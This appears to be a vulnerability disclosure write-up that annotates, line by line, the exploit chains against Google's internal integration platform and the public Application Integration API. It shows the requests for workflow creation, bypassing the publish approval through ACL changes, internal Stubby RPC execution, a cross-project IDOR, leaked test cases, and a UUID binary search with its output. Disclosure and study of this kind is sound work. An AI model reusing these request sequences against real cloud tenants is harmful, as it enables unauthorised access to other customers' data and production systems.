The API returned a large base64 protobuf response. Using the proto definition leak to retrieve the schema for ListQuotaQueueResponse, the researcher decoded it and found an internal workflow execution queue, including workflows syncing data from Spanner (Google's database service) to Salesforce (a customer relationship management service):
{
  "queue_items": [
    {
      "queued_request": {
        "queued_request_id": "75a885e2-c611-43f7-b4e2-ae0d87bae789",
        "client_id": "default",
        "workflow_name": "WriteToSfdc",
        "priority": "CRITICAL",
        "received_timestamp": 1763057385562,
        "event_execution_info_id": "615cd9a9-9c0e-46ec-90df-91ee42ec9c37"
      },
      "event_execution_info": {
        "client_id": "default",
        "workflow_name": "WriteToSfdc",
        "trigger_id": "api_trigger/WriteToSfdc",
        ...
        "type_url": "type.googleapis.com/enterprise.crm.datalayer.WriteToSfdcRequest",
        ...
        "sfdc_object": {
          "vector_account": {
            "id": "001Kf00000wjeK3IAI",
            "due_diligence__c": "Pending",
            "due_diligence_sub_status__c": "1. PENDING DD - Initial Submission Review"
            ...
Line by line:
queue_itemsis the list of queued jobs.queued_requestdescribes one job: its ID, theclient_id(heredefault), the workflow nameWriteToSfdc, a priority ofCRITICAL, a timestamp and an execution info ID.event_execution_infoholds more detail about the same job, including atype_urlnaming the request message and ansfdc_objectwith Salesforce account data.
A report was filed for these vulnerabilities and was marked P0/S0 within hours, with a "Nice catch!". P0/S0 is Google's most severe priority level.
Exploitation
Step 1: creating a draft workflow
The API appeared related to Application Integration. Looking at the discovery document, there were hints of a task called GenericStubbyTypedTask that a workflow could be configured to execute, which set off red flags:
"EnterpriseCrmEventbusProtoTaskUiModuleConfig": {
  "description": "Task author would use this type to configure a config module.",
  "id": "EnterpriseCrmEventbusProtoTaskUiModuleConfig",
  "properties": {
    "moduleId": {
      "description": "ID of the config module.",
      "enum": [
        ...
        "RPC_TYPED",
        ...
      ],
      "enumDescriptions": [
        ...
        "Configures a GenericStubbyTypedTask.",
        ...
      ],
    }
  }
},
Line by line:
- This is a fragment of the discovery document describing a configuration module.
moduleIdis a setting whose allowed values (enum) includeRPC_TYPED.- The description for
RPC_TYPEDsays it "Configures a GenericStubbyTypedTask", which is the hint that a workflow can be told to make an internal RPC call.
The significance is in how Google's production security model works. All of Google's services communicate over an RPC infrastructure called Stubby (gRPC is the open source version). Every borgtask service (a unit of software running in Google's cluster system, Borg) has its own identity. When a request arrives at a *.googleapis.com endpoint, the frontend makes Stubby calls to backends using its own production service identity while carrying the end-user context in a security ticket. If the ticket contains a Gaia user ID (a Google account ID), backends authorise the request as that user. Two leaked security tickets from Google API error responses illustrate the difference. Anonymous:
com.google.apps.framework.auth.IamPermissionDeniedException:
  IAM authority does not have the permission 'cloudprivatecatalog.targets.get'
  required for action PrivateCatalogV1Beta1-SearchProducts
  on resource ''.Explanation:
Security Context:  ValidatedSecurityContextWithSystemAuthorizationPolicy    delegate = ValidatedSecurityContextWithRegistryHandle      delegate = ValidatedSecurityContextWithObligations        delegate = ValidatedIamSecurityContext          user  = anonymous          creds = EndUserCreds            loggable_credential {              type: SERVICE_CONTROL_TOKEN            }            access_assertion: ANONYMOUS          peer =            protocol                = loas            psp_version             = 0            level                   = strong_privacy_and_integrity            host                    = jxcbu6.prod.google.com            is_authenticated_host   = false            role                    = cloud-commerce-catalog            user                    = cloud-boq-clientapi-catalog            is_delegated            = true            jobname_chosen_by_user  = prod.cloud-commerce-catalog          InternalIAMIdentity            log = originator {              scope: MDB_USER              mdb_user {                user_name: "cloud-boq-clientapi-catalog"              }            }
Line by line:
- The first line says an IAM (identity and access management) check denied a permission.
user = anonymousandaccess_assertion: ANONYMOUSshow there is no logged-in user.- The
peerblock describes the production service making the internal call: its protocol (loas), host, role and user.
And with first-party authentication:
com.google.apps.framework.auth.IamPermissionDeniedException:
  IAM authority does not have the permission 'resourcemanager.projects.get'
  required for action GetServiceAccessStatus
  on resource 'projects/613988253758'.Explanation:
Security Context:  ValidatedSecurityContextWithCloudPolicyChecks    delegate = ValidatedSecurityContextWithCpeContext      delegate = ValidatedSecurityContextWithObligations        delegate = ValidatedSecurityContextWithRegistryHandle          delegate = ContextWithGaiaMintToken            delegate = ValidatedIamSecurityContext              user  = gaiauser/0xaa22527678              creds = EndUserCreds                loggable_credential {                  type: GAIA_MINT                  loggable_gaia_mint { }                }                loggable_credential {                  type: SERVICE_CONTROL_TOKEN                }              peer =                protocol                = loas                psp_version             = 0                level                   = strong_privacy_and_integrity                host                    = pjf8.prod.google.com                is_authenticated_host   = false                role                    = commerceorggovernance-clh                gaiaId                  = 640201889743                security_realm          = campus-dls                is_delegated            = false                borgcell                = pj                task_id                 = 2                user_type               = MDB_USER_NON_PERSON                jobname_chosen_by_user  = prod.commerceorggovernance-clh              InternalIAMIdentity                log = originator {                  scope: GAIA_USER                  gaia_user {                    user_id: 730720269944                  }                }
Line by line:
- Again an IAM denial, but this time
user = gaiauser/0xaa22527678and aGAIA_MINTcredential appear. - The
peerblock still shows the production service identity making the internal call. - The difference is the end-user context: this ticket carries a Gaia user, so the backend authorises the call as that user.
In both tickets the peer block shows the production service identity making the internal Stubby call. The difference is the end-user context: the first is ANONYMOUS, the second carries a GAIA_MINT credential. Cookie or bearer authentication in Google is converted to a standard UberMint token containing an embedded GaiaMint, so the backend authorises the call as that Gaia user, which is how /ContactsService.ListContacts returns only your contacts.
Arbitrary Stubby queries as the integration platform's production identity would reach a wide range of RPCs, from sensitive user data to code execution depending on the privileges of the production user. Google treats this as a massive increase in attack surface and considers it RCE (remote code execution). Even with code execution in a borglet (a small Borg task), the main impact is usually access to all of production via Stubby RPCs.
What gates which RPCs a stolen Stubby primitive can call is each service's RpcSecurityPolicy, a per-method allowlist. A real example from the Cloud SQL Speckle Boss process:
mapping {
  rpc_method: "/SaasActuation.UpdateInstance"
  rpc_method: "/MaintenancePolicyService.CreateMaintenancePolicy"
  ...
  authentication_policy {
    creds_policy {
      rules {
        permissions: "auth.creds.useProdUserEUC"
        action: ALLOW
        in: "mdb:zamm-exe-3-cloud-sql--default-policy"
        in: "user:[redacted]"
      }
      rules {
        permissions: "auth.creds.useLOAS"
        action: ALLOW
        in: "allUsers"
      }
    }
  }
  authorization_mode: MANUAL_IAM
  permission_to_check: "cloudsql.instances.rollout"
}
Line by line:
mappingis one rule block.rpc_methodlists the RPC methods this block covers.authentication_policysays who may call them and with which credential type.auth.creds.useProdUserEUCallows only the listed MDB groups to forward a Gaia end-user identity (an UberMint token) into the call.auth.creds.useLOASallows any borgtask to call with its own LOAS identity.authorization_mode: MANUAL_IAMandpermission_to_checksay which IAM permission the backend enforces on the resolved identity.
LOAS is Google's internal authentication and encryption framework. So a stolen Stubby primitive does not reach every RPC, only those whose policy admits the peer identity, but the reachable surface still grows enormously.
Creating a workflow initially failed:
POST /v1/integrationPlatform:createDraftWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 197

{
  "workflow": {
    "name": "my-new-workflow-test",
    "origin": "UI",
    "triggerConfigs": [],
    "taskConfigs": []
  },
  "isNewWorkflow": true
}
Line by line:
POSTmeans "create something".- The path asks to create a draft workflow.
Content-Type: application/jsonsays the body is JSON.Content-Length: 197is the body size in bytes.- The body names the workflow, sets its origin to the UI, and gives empty trigger and task lists.
{
  "error": {
    "code": 400,
    "message": "Request contains an invalid argument.",
    "status": "INVALID_ARGUMENT"
  }
}
Line by line:
code: 400means the request was malformed or missing something.messagesays an argument is invalid.status: INVALID_ARGUMENTnames the error type.
If the request came from inside Google's intranet, the API would dump the full stack trace (the list of internal function calls that led to the error) instead of a generic error. The researcher suspected a missing clientId, remembered the "client_id": "default" leaked by listQuotaQueue, and set it:
POST /v1/integrationPlatform:createDraftWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 197

{
  "workflow": {
    "name": "my-new-workflow-test",
    "origin": "UI",
    "clientId": "default",
    "triggerConfigs": [],
    "taskConfigs": []
  },
  "isNewWorkflow": true
}
Line by line:
- Same request as before, but the body now includes
"clientId": "default", the value taken from the leaked queue.
{
  "workflow": {
    "workflowId": "53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e",
    "name": "my-new-workflow-test",
    "origin": "UI",
    "creatorEmail": "[redacted]",
    "createdTime": "2025-12-01T04:19:14.449503Z",
    "lastModifiedTime": "2025-12-01T04:19:14.449503Z",
    "status": "DRAFT",
    "snapshotNumber": "1",
    "tags": [
      "HEAD"
    ],
    "lockedBy": "[redacted]",
    "lockedAtTime": "2025-12-01T04:19:14.449503Z",
    "lastModifierEmail": "[redacted]",
    "clientId": "default"
  }
}
Line by line:
workflowIdis the new workflow's unique ID.name,origin,creatorEmaildescribe it.createdTime,lastModifiedTime,lockedAtTimeare timestamps.status: DRAFTmeans it is not published yet.snapshotNumber,tags,lockedBy,lastModifierEmailtrack versions and who holds the lock.clientId: defaultechoes the value that was sent.
Step 2: the publish wall
Running a workflow requires publishing it first, and publishing was blocked:
POST /v1/integrationPlatform:publishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: SAPISIDHASH <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json

{
  "workflowId": "53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e"
}
Line by line:
POSTtopublishWorkflowasks to publish the workflow.- The body names the workflow by its ID.
{
  "error": {
    "code": 403,
    "message": "Publisher [redacted] cannot be the same as the last editor [redacted] of the integration my-new-workflow-test with snapshot number 1 and integration ID 53b2a49c-dd5e-4e45-829b-61a3b2e8ff6e being edited from the UI. Please raise a Request to Publish and have your change approved by another person.",
    "status": "PERMISSION_DENIED"
  }
}
Line by line:
code: 403means "forbidden".messageexplains that the publisher cannot be the same person as the last editor; another person must approve.status: PERMISSION_DENIEDnames the error type.
A second user had to be added to the workflow to approve the publish. The ACL endpoints (access control lists, which say who may do what) did not give the researcher the permissions to do that at the time.
Step 3: the DM that changed everything
More than a month after the initial report, in a Discord group chat with other researchers, the researcher jokingly mentioned having a bug to leak protobuf definitions within Google.
That is when shrugged mentioned he had the same bug. shrugged had been investigating the same API after noticing these endpoints in the JavaScript files for Application Integration while researching another bug. He had spotted GenericStubbyTypedTask as a potential RCE vector but was stuck without a valid client_id for the initial draft workflow creation. The researcher had the client_id from the quota queue leak but was stuck at publishing. They traded notes.
Google had already rolled out fixes from the initial report, so many original endpoints now returned PERMISSION_DENIED. But many endpoints had 1:1 working counterparts under different service names:
| Original (Blocked) | Counterpart |
|---|---|
| /v1/integrationPlatform:getProtoDefinition | /v1/integrationPlatform/workflowsupport:getProtoDefinition |
| /v1/integrationPlatform:runWorkflow | /v1/integrationPlatform/workflowexecution:runWorkflow |
| /v1/integrationPlatform:setAcl | /v1/integrationPlatform/auth:setAcl |
The fixes had only blocked the original "WorkflowEditorService" endpoints, not the counterparts. The problem was createDraftWorkflow, for which no counterpart was found and which returned:
{
  "error": {
    "code": 403,
    "message": "The caller does not have permission",
    "status": "PERMISSION_DENIED"
  }
}
Line by line:
code: 403again means forbidden.messagesays the caller lacks permission.
Strangely, the same request worked on shrugged's first attempt while the researcher consistently got PERMISSION_DENIED. The fix had not fully propagated across all load balanced backends yet (load balancing spreads requests across several servers), so repeatedly sending the same request reliably routed through a backend that still allowed it:
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{ "workflow": { "workflowId": "c6141c63-ac7a-4350-b582-7615ef045d0c", "name": "retest", "origin": "UI", "creatorEmail": "[redacted]", "createdTime": "...", "lastModifiedTime": "...", "status": "DRAFT", "snapshotNumber": "1", "tags": [ "HEAD" ], "lockedBy": "[redacted]", "lockedAtTime": "...", "lastModifierEmail": "[redacted]", "clientId": "default" } }
Line by line:
HTTP/2 200 OKmeans the request succeeded this time.- The body is the created draft workflow, with a new
workflowId, statusDRAFTandclientId: default.
Step 4: finding the real task name
The task name GenericStubbyTypedTask did not seem to exist. The response of /v1/integrationPlatform:listTaskEntities, decoded with the proto definitions from getProtoDefinition, only provided tasks with IO_TEMPLATE:
{
  "taskEntities": [
    {
      "metadata": {
        "name": "Delete SFDC Record",
        "descriptiveName": "Delete Salesforce Record",
        "description": "Deletes a record in Salesforce",
        "g3DocLink": "https://[redacted].google.com/company/teams/cloudcrm/platform/user_guide/tasks/write_to_sfdc.md#delete-sfdc-record-task",
        "iconLink": "https://gstatic.com/enterprise/crm/eventbus/images/icons/blue/salesforce_009EDB_48px_1_blue.svg",
        "codeSearchLink": "https://[redacted].google.com/piper///depot/google3/java/com/google/enterprise/crm/eventbus/connectors/generic/impl/GenericRestV2TaskImpl.java",
      ...
      },
      "paramSpecs": {
        "parameters": [
          {
            "key": "salesforceDomain",
            "dataType": "STRING_VALUE",
            "className": "java.lang.String",
            "config": {
              "descriptivePhrase": "Check in Salesforce: Setup > Company Settings > My Domain. If you don't have My Domain enabled, please use \"yourinstance.salesforce.com\" as the Salesforce domain.",
              "label": "Salesforce domain",
              "uiPlaceholderText": "e.g. yourDomain.my.salesforce.com"
            },
            "required": 1
          },
        ...
        ]
      },
      ...
      "taskType": "IO_TEMPLATE"
    },
    ...
  ]
}
Line by line:
taskEntitiesis the list of available tasks.metadatadescribes one task: its name, a friendly name, a description, documentation and icon links, and a code search link.paramSpecs.parameterslists the settings the task accepts, such assalesforceDomain, with its type, label and help text.taskType: IO_TEMPLATEsays this task is an input/output template.
GenericStubbyTypedTask was likely part of the underlying ASIS_TEMPLATE:
{
  "taskType": {
      "description": "Defines the type of the task",
      "enum": [
        "TASK",
        "ASIS_TEMPLATE",
        "IO_TEMPLATE"
      ],
      "enumDescriptions": [
        "Normal IP task",
        "Task is of As-Is Template type",
        "Task is of I/O template type with a different underlying task"
      ],
      "type": "string"
  }
}
Line by line:
- This describes the
taskTypefield. - The allowed values are
TASK,ASIS_TEMPLATEandIO_TEMPLATE. - The descriptions explain that
ASIS_TEMPLATEis an "As-Is Template" andIO_TEMPLATEwraps a different underlying task.
The underlying RPC for this endpoint is [redacted].cloud.crm.ipfrontend.v1.WorkflowEditorService/ListTaskEntities, eerily similar to the public Application Integration product's /$rpc/google.cloud.integrations.v1alpha.Integrations/ListTaskEntities, though that did not return any ASIS_TEMPLATE tasks directly either. Looking back at Application Integration's JavaScript code from Cloud Console:
["Vertex AI - Predict","https://www.gstatic.com/enterprise/crm/eventbus/images/icons/custom_tasks/document_ai.png"],
["GenericStubbyTypedTaskV2","http://gstatic.com/enterprise/crm/eventbus/images/icons/blue/stubby_48px_blue.svg"],
["RunGoogleSqlPlxQueryTask","https://fonts.gstatic.com/s/i/productlogos/plx/v6/192px.svg"],
["ConvertDremelResultToJsonTask","https://www.gstatic.com/images/icons/material/system/2x/settings_googblue_24dp.png"],
Line by line:
- Each line is a pair: a task name and the URL of its icon.
- The second line names
GenericStubbyTypedTaskV2, which is the real task name.
The exact task name was GenericStubbyTypedTaskV2, complete with its own icon.
Configuring GenericStubbyTypedTask on Application Integration returned an error revealing the required fields:
{
  "error": {
    "code": 400,
    "message": "'Required input key serverSpec not present in task GenericStubbyTypedTaskImpl, task number 1.'",
    "status": "INVALID_ARGUMENT"
  }
}
Line by line:
code: 400means the request was missing something.messagesays the required input keyserverSpecis missing from the task.
Repeating with each missing key revealed serverSpec, serviceName and serviceMethod. The same parameters applied to GenericStubbyTypedTaskV2. Using Ezequiel Pereira's protobuf repo as reference and a GSLB address (Google's global load balancing address scheme) leaked in another discovery document, the task was configured to call /ServerStatus.GetServices on gslb:alkali-base. **Alkali is Google's internal framework for spinning up production APIs with minimal boilerplate, and the report notes they tend to have a lot of security issues.
Line by line:
HTTP/2 200 OKmeans the workflow was created.workflowIdis the new workflow's ID.taskConfigsholds the task:taskNameisGenericStubbyTypedTaskV2, andparameterssetsserverSpectogslb:alkali-base,serviceNametoServerStatusandserviceMethodtoGetServices.positiongives the task's coordinates on the visual canvas.taskType: ASIS_TEMPLATEconfirms it is an internal template task.triggerConfigssays an API trigger namedmy-api-trigger-123starts the task.- The rest records the creator, timestamps, status
DRAFTandclientId: default.
The structure is strikingly similar to Application Integration: workflow structure, task configuration, publishing and running flow. The "position": {"x": -716, "y": -445} suggests the internal UI looks like Application Integration's visual workflow editor, where coordinates set task positions.
Step 5: bypassing the publish restriction
shrugged figured out that the ACL restriction could be bypassed by updating the ACL for IP_EVENTBUS_WORKFLOWS with the obfuscated Gaia ID (a scrambled form of a Google account ID) of two attacker-controlled Google accounts:
POST /v1/integrationPlatform/auth:setAcl HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
Cookie: <redacted>
Authorization: <redacted>
Origin: https://console.cloud.google.com
X-Goog-Api-Key: [redacted]
Content-Type: application/json
Content-Length: 500

{"resourceInfo": {"resource": "IP_EVENTBUS_WORKFLOWS", "id": "retest-test123"}, "acl": {"entries": [{"scope": {"obfuscatedGaiaId": "100029910836469267942"}, "role": 105}, {"scope": {"obfuscatedGaiaId": "113728935872649341310"}, "role": 105}]}}
Line by line:
POSTtoauth:setAclasks to change the access control list.resourceInfonames the resource typeIP_EVENTBUS_WORKFLOWSand the workflowretest-test123.acl.entrieslists two accounts, each byobfuscatedGaiaId, both givenrole: 105.
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{}
Line by line:
200 OKmeans the ACL update succeeded.- The empty
{}body means there was nothing else to return.
The request to publish was toggled using the first attacker account:
POST /v1/integrationPlatform/workflowdeployment:toggleRequestToPublishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
...

{"workflowId": "f91833bf-eacb-43ac-8490-099fef977e19"}
Line by line:
POSTtotoggleRequestToPublishWorkflowasks to raise a request to publish.- The body names the workflow.
And the workflow was published using the second:
POST /v1/integrationPlatform/workflowdeployment:publishWorkflow HTTP/2
Host: cloudcrmipfrontend-pa.clients6.google.com
...

{"workflowId": "f91833bf-eacb-43ac-8490-099fef977e19"}
Line by line:
POSTtopublishWorkflowasks to publish.- The body names the same workflow, now approved by a different account.
Step 6: executing the Stubby query
Running the workflow with GenericStubbyTypedTaskV2, serverSpec set to gslb:alkali-base and service/method set to /ServerStatus.GetServices executed the Stubby query:
...
{
    "protoValue": {
    "@type": "type.googleapis.com/rpc.ServiceList",
    "service": [
        {
        "name": "AlkaliBaseAccountService",
        "descriptor": {
            "filename": "google/internal/alkali/base/v1/alkali_base_account_service.proto",
            "name": "AlkaliBaseAccountService",
            "method": [
            {
                "name": "ListAccounts",
                "argumentType": "[redacted].alkali.base.v1.ListAccountsRequest",
                "resultType": "[redacted].alkali.base.v1.ListAccountsResponse",
                "deadline": 30,
                "securityLevel": "none"
            },
            {
                "name": "ListAccessibleAccounts",
                "argumentType": "[redacted].alkali.base.v1.ListAccessibleAccountsRequest",
                "resultType": "[redacted].alkali.base.v1.ListAccountsResponse",
                "deadline": 30,
                "securityLevel": "none"
            },
            ...
Line by line:
protoValueis the decoded answer from the internal call.@typesays the message is aServiceList.servicelists the services found, starting withAlkaliBaseAccountService.descriptorgives the service's proto file, name andmethodlist.- Each method has a name, an argument type, a result type, a
deadlinein seconds and asecurityLevel.
The initial bug was updated with the escalation to RCE. Neither researcher could have done it alone, and the timing was tight: one hour after the PoC, the fix for createDraftWorkflow fully propagated. Any later and the escalation would have stayed theoretical. Google cut the testing off before actual code execution on Google's servers.
Timeline (1st RCE)
- 2025-12-01 - Initial report sent to Google
- 2025-12-01 - Google triaged report as P0/S0
- 2025-12-01 - Nice catch!
- 2026-01-12 - Informed Google's security team about the RCE escalation
- 2026-01-12 - Updated report with RCE PoC
- 2026-01-12 - Report escalated by Google
- 2026-01-16 - Panel awards $60,000. Rationale: exceptional quality; category "Compromise of Google Cloud Production Environment"; no interaction or relationship between attacker and victim; default Google Cloud products.
Round 2, three months later
Step 7: an IDOR in the public API
The fuzzer flagged IDORs (insecure direct object references, where changing an ID in a request lets you reach someone else's object) in the public Application Integration API. Throughout the API, you could reference your own project ID in the URL but someone else's UUID (a universally unique identifier, a long random-looking string):
GET /v1/projects/<your-project>/locations/us-central1/integrations/anythinghere/versions/<victim-uuid> HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Line by line:
GETasks to read something.- The path contains your own project ID but a version UUID that belongs to someone else.
Authorization: Bearer <redacted>carries the login token.
The API returned the victim's resource, because the authentication check was done on your project ID (you are authorised for your own project) with no access control check that the ID was tied to your project. On its own this is limited: the IDs are UUIDv4, a search space of 10^36, far too large to brute force. So the researcher looked for a way to leak victim resource UUIDs.
Step 8: test cases leak across projects
Application Integration has a test cases feature for creating and running multiple test cases on integrations. When test cases load in the frontend, the browser sends:
POST /$rpc/google.cloud.integrations.v1alpha.TestCases/ListTestCases HTTP/2
Host: us-central1-integrations.clients6.google.com
Content-Type: application/x-protobuf

< RAW PROTOBUF DATA >
Line by line:
POSTto theListTestCasesRPC asks for the list of test cases.Content-Type: application/x-protobufsays the body is raw protobuf.< RAW PROTOBUF DATA >stands for the binary body.
The decoded payload:
{
  "1": "projects/eastern-camp-489414-j3/locations/us-central1/integrations/RestTaskTest/versions/631a0566-02fc-4dce-b319-25e2c68168f4",
  "2": "workflow_id = 631a0566-02fc-4dce-b319-25e2c68168f4",
  "6": {
    "1": ["name", "display_name", "update_time", "client_id"]
  }
}
Line by line:
1is the parent resource: your own project and your own version UUID.2is a filter onworkflow_id.6is a field mask, a list of which fields to return.
Dropping fields 2 and 6:
{
  "1": "projects/eastern-camp-489414-j3/locations/us-central1/integrations/RestTaskTest/versions/631a0566-02fc-4dce-b319-25e2c68168f4"
}
Line by line:
- Only the parent resource remains; the filter and field mask are gone.
returned test cases from every other GCP project:
{
  "testCases": [
    {
      "name": "projects/331540621401/locations/us-central1/integrations/my-draft-integration/versions/631a0566-02fc-4dce-b319-25e2c68168f4/testCases/b25fb963-792c-419d-a98b-eb930b2a29e3",
      "displayName": "test",
      "triggerId": "api_trigger/AI_bebbia_CreateWOSubs_API_1",
      "testInputParameters": [
        {
          "key": "InputData",
          "dataType": "JSON_VALUE",
          "defaultValue": {
            "jsonValue": "{\n  \"OldSKU\": \"300465\",\n  \"orderid\": \"7fe9ffa9-d122-484b-96df-9ef85cd3aa8a\",\n  ...\n}"
          },
          "displayName": "InputData"
        }
      ],
      "creatorEmail": "[redacted]",
      ...
    }
  ]
}
Line by line:
testCasesis the list of test cases.nameis the full path of one test case, including a project number that is not yours.displayNameandtriggerIddescribe it.testInputParametersholds the input data, here a JSON string with an order ID.creatorEmailis the account that created it.
The versions/... segment in every result is the researcher's own version UUID, reflected straight back into each test case's name, even though the test cases belong to different integrations in different projects. So the response gave every test case ID across every GCP project, with integration names and creator emails, but not the victim version UUIDs needed for the IDOR.
Step 9: executing arbitrary test cases
The test case IDs alone had real impact. The :executeTest endpoint runs a test case by ID and did not need the victim's real version UUID:
POST /v1/projects/<your-project>/locations/us-central1/integrations/x/versions/-/testCases/035c64d6-ea04-436d-8674-862f51191953:executeTest HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Content-Length: 0
Line by line:
POSTto:executeTestasks to run a test case.- The path uses your own project, a placeholder integration
x, a dash-for the version, and the test case ID. Content-Length: 0means the body is empty.
{
  "executionId": "5d49abed-7692-47aa-8660-5cdaea92d2af",
  "outputParameters": {
    "output": 3
  },
  "assertionResults": [
    {
      "assertion": {
        "assertionStrategy": "ASSERT_EQUALS",
        "parameter": {
          "key": "output",
          "value": { "intValue": "3" }
        }
      },
      "taskNumber": "1",
      "taskName": "JsonnetMapperTask",
      "status": "SUCCEEDED"
    }
  ],
  "testExecutionState": "PASSED"
}
Line by line:
executionIdidentifies this run.outputParametersholds the result, hereoutput: 3.assertionResultslists the checks: anASSERT_EQUALScheck onoutputagainst3, run by taskJsonnetMapperTask, with statusSUCCEEDED.testExecutionState: PASSEDsays the test passed.
Arbitrary test cases could be triggered in any victim's environment, but accessing a victim's entire integration still needed the real version UUID.
Step 10: binary-searching the UUID
The filter parameter (field 2) supports comparison operators like =. If it also supports > and <=, a known test case ID can anchor a binary search (repeatedly halving a range to find a value) over the workflow_id field, one hex character at a time:
id = "<known-tc-uuid>" AND workflow_id > "<low>" AND workflow_id <= "<high>"
Line by line:
id = "<known-tc-uuid>"anchors on a test case ID you already know.workflow_id > "<low>"andworkflow_id <= "<high>"ask whether the real workflow ID falls in that range.
Each request narrows the range: if the test case still appears, the real workflow_id is in (low, high], otherwise outside. A 32-character hex UUID should fall out in around 128 requests. The PoC, written with Claude, worked first try:
$ python extract_by_id.py --token "<redacted>" --project 273897706296 --location "us-central1" --tc-id "60413427-4d07-4c36-bce0-66cfcdd81879"
Test case: 60413427-4d07-4c36-bce0-66cfcdd81879
Parent:    projects/273897706296/locations/us-central1/integrations/x/versions/-

Verified: target found. Starting binary search...

  [ 4/32] fb1d0000-0000-0000-0000-000000000000  (16 reqs)
  [ 8/32] fb1dc5f3-0000-0000-0000-000000000000  (32 reqs)
  [12/32] fb1dc5f3-0380-0000-0000-000000000000  (48 reqs)
  [16/32] fb1dc5f3-0380-491c-0000-000000000000  (64 reqs)
  [20/32] fb1dc5f3-0380-491c-af90-000000000000  (80 reqs)
  [24/32] fb1dc5f3-0380-491c-af90-5a1400000000  (96 reqs)
  [28/32] fb1dc5f3-0380-491c-af90-5a141aa00000  (112 reqs)
  [32/32] fb1dc5f3-0380-491c-af90-5a141aa02f56  (128 reqs)

workflow_id: fb1dc5f3-0380-491c-af90-5a141aa02f56
Total requests: 128
Line by line:
- The command runs the Python script with a token, a project number, a location and a test case ID.
- It prints the test case and its parent path.
Verified: target foundmeans the anchor test case was visible.- Each
[ n/32]line shows how many hex characters of the UUID have been recovered and how many requests were used. - The final
workflow_idis the victim's full UUID, found in 128 requests.
Step 11: reading the victim's integration
With the victim's actual integration version UUID, the GetIntegrationVersion IDOR returns the full integration:
GET /v1/projects/<your-project>/locations/us-central1/integrations/x/versions/fb1dc5f3-0380-491c-af90-5a141aa02f56 HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Line by line:
GETasks to read the integration version.- The path uses your own project but the victim's version UUID.
- The bearer token carries your login.
{
  "name": "projects/<your-project>/locations/us-central1/integrations/TestCasePOC5/versions/fb1dc5f3-0380-491c-af90-5a141aa02f56",
  "state": "DRAFT",
  "triggerConfigs": [
    {
      "label": "API Trigger",
      "triggerType": "API",
      "triggerId": "api_trigger/TestCasePOC5_API_1"
    }
  ],
  "taskConfigs": [
    {
      "task": "GenericRestV2Task",
      "displayName": "Call REST Endpoint",
      "parameters": {
        "url": { "key": "url", "value": { "stringValue": "$url$" } },
        "httpMethod": { "key": "httpMethod", "value": { "stringValue": "POST" } },
        "authConfigName": { "key": "authConfigName", "value": { "stringValue": "authprofiletest" } }
      }
    }
  ],
  ...,
  "integrationParameters": [
    { "key": "url", "dataType": "STRING_VALUE", "defaultValue": { "stringValue": "https://example.com" } }
  ],
  "lastModifierEmail": "[redacted]",
  "createTime": "2026-03-22T11:10:30.087Z"
}
Line by line:
nameis the full path of the integration version.state: DRAFTmeans it is not published.triggerConfigssays an API trigger starts it.taskConfigsdescribes the task: aGenericRestV2Taskthat calls a REST endpoint with a URL, methodPOSTand an auth config.integrationParametersdefines theurlparameter with a default value.lastModifierEmailandcreateTimerecord who last changed it and when.
Many creatorEmail values in the test case dump ended in @google.com, so plenty of internal Google teams run integrations on this platform. The obvious next question was whether any Googler integration already has GenericStubbyTypedTaskV2 (or other internal-only tasks such as PythonTask, CreateBuganizerIssueTask) configured, which would extend the cross-tenant chain into something significantly worse. Checking would mean iterating over real customer data, which breaks the Google VRP rules (the vulnerability reward programme's rules), so the researcher bundled everything and sent it to Cloud VRP.
Step 12: internal task types in your own integration
Creating an integration with an internal task type worked:
POST /v1/projects/273897706296/locations/us-central1/integrations/ExampleTest1234/versions HTTP/2
Host: integrations.googleapis.com
Authorization: Bearer <redacted>
Content-Length: 1033

{
  "taskConfigsInternal": [
    {
      "taskNumber": "1",
      "taskName": "PythonTask",
      ...,
      "taskEntity": {
        "uiConfig": {
          "taskUiModuleConfigs": [
            {
              "moduleId": "RPC_TYPED"
            }
          ]
        }
      },
      "taskType": "ASIS_TEMPLATE",
      "parameters": {
        "TEST": {
          "key": "test",
          "value": {
            "stringValue": "test"
          }
        }
      }
    }
  ],
  ...
}
Line by line:
POSTcreates a new integration version.taskConfigsInternalholds a task namedPythonTask.taskEntity.uiConfig.taskUiModuleConfigssetsmoduleIdtoRPC_TYPED.taskType: ASIS_TEMPLATEmarks it as an internal template task.parameterssets a test parameter.
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8

{
  "name": "projects/273897706296/locations/us-central1/integrations/ExampleTest1234/versions/304adc1b-6d09-4b2d-a070-db48b821879a",
  "origin": "UI",
  "snapshotNumber": "1",
  "updateTime": "2026-05-01T07:30:07.182512Z",
  "lockHolder": "[redacted]",
  "createTime": "2026-05-01T07:30:07.182512Z",
  "lastModifierEmail": "[redacted]",
  "state": "DRAFT",
  ...
}
Line by line:
200 OKmeans the integration version was created.nameis its full path.origin,snapshotNumber,updateTime,lockHolder,createTime,lastModifierEmailandstate: DRAFTdescribe it.
Executing the workflow timed out:
Execution timeout, cancelled graph execution. The default timeout is 2min for sync execution and 10min for async execution. If you are using sync execution, please try async execution such as the Schedule API or Cloud Scheduler trigger. If you are already using async execution, please try to break down your integration into smaller pieces and chain them in the async way. Note any variable contains large data will also failed to upload to GCS. error/code: 'common_error_code: SYNC_EVENTBUS_EXECUTION_TIMEOUT''
Line by line:
- The message says the execution timed out and was cancelled.
